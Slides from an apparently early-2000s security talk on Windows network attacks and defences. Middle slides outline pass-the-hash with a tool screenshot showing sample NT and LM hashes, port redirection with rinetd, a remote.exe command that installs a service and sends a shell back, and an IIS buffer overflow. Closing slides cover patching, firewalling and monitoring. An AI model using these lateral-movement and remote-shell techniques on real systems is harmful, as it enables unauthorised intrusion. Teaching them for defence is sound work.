


Secure Your Vision.


Passing Hash

- Hash passing tool only works from an NT4 system
- We'll need to setup new redirectors so 10.1.1.11 (NT4) can access tcp 139 on the 192.168.1.220 machine
 - This time, we'll use rinetd.exe (www.boutell.com) as the port redirector


Secure Your Vision.



Passing Hash



The screenshot shows a window titled "Passing Hash" with a menu bar containing "File", "Tools", and "Help". Below the menu bar is a "User Credentials" section with four input fields: "Username:" containing "john", "Domain:" which is empty, "NT Hash:" containing "BFFCB51853A113EE6A20DA7EB2781F15", and "LM Hash:" containing "FFF8BEA3975F03E78B4DDCA42D5815FF". At the bottom right of the "User Credentials" section are two buttons: "Generate" and "Set Active".

Shavlik


Secure Your Vision.

Grab a Remote Shell

- Use remote.exe from NT Resource Kit to launch a remote shell
 - Remote.exe can be used over named pipes (not just TCP/IP)
 - We've created a script to copy remote.exe to the remote system, install it as a service, and fire us back a shell
- Remoteprompt \\10.1.1.12 scsi

Shavlik


Secure Your Vision.



Grab a Remote Shell

- We now have remote shell access to a server on the internal corporate network
- We've bypassed
 - Router filtering rules
 - IPSec Rules

Using insecure an SQL machine, a dual-homed machine, LSA secrets, and matching passwords across domains



ASP.DLL Buffer Overflow

- Fixed in MS02-018
- Can be used to obtain complete access to an unpatched IIS web server
- Remote shell is piped back to attacker's machine



Addressing the Threats

- Identify the vulnerabilities
- **Apply fixes and patches immediately**
- Log and monitor all systems
- Implement User Awareness programs
- Design and implement widely accepted policies and standards



Network Countermeasures

- First, block ALL ports at the border routers, in BOTH directions
- Then, open only those ports that support your security policy
- Review Logs
- Implement Network and Host Intrusion Detection
- Evaluate need for dual-homed hosts

Ongoing Efforts

- Stay Informed
 - Bugtraq, NTBugtraq and Focus-MS mailing lists
 - www.securityfocus.com
 - www.ntbugtraq.com
 - www.microsoft.com/security
 - Security advisories
 - Patches
 - Best Practices
- Provide Training
- Perform independent security assessments

Countermeasures

Disclaimer:

Test all changes on a non-production host before implementing on production servers

www.syngress.com/ops

Special Ops:

Host and Network Security
for Microsoft, UNIX and Oracle

Erik Pace Birkholz, CISSP, MCSE
erik@specialopssecurity.org

SPECIAL OPS
INTERNET NETWORK SECURITY GUIDE
By Erik Pace Birkholz

With Tactical Specialists
 David Litchfield Laura A. Robinson
 Mark Burnett Rodolfo Benningh
 Chip Andrews Hanson Meier
 Brian Goodrich John Beck
 Timothy "Tico" Mullen Brian Kingston
 Jim McBoe Mike O'Dea

With Strategic Specialists
 Lou J. Kahner Darin H. Skagen
 David Kennedy Earl Cole

Special Foreword by
Stuart McClure,
Foundstone

Shavlik

Contact Information

- **Erik Pace Birkholz**
 - erik@foundstone.com
- **Eric Schultze**
 - eric@shavlik.com
- **Web Sites**
 - www.shavlik.com
 - www.foundstone.com

Shavlik Secure Your Vision.

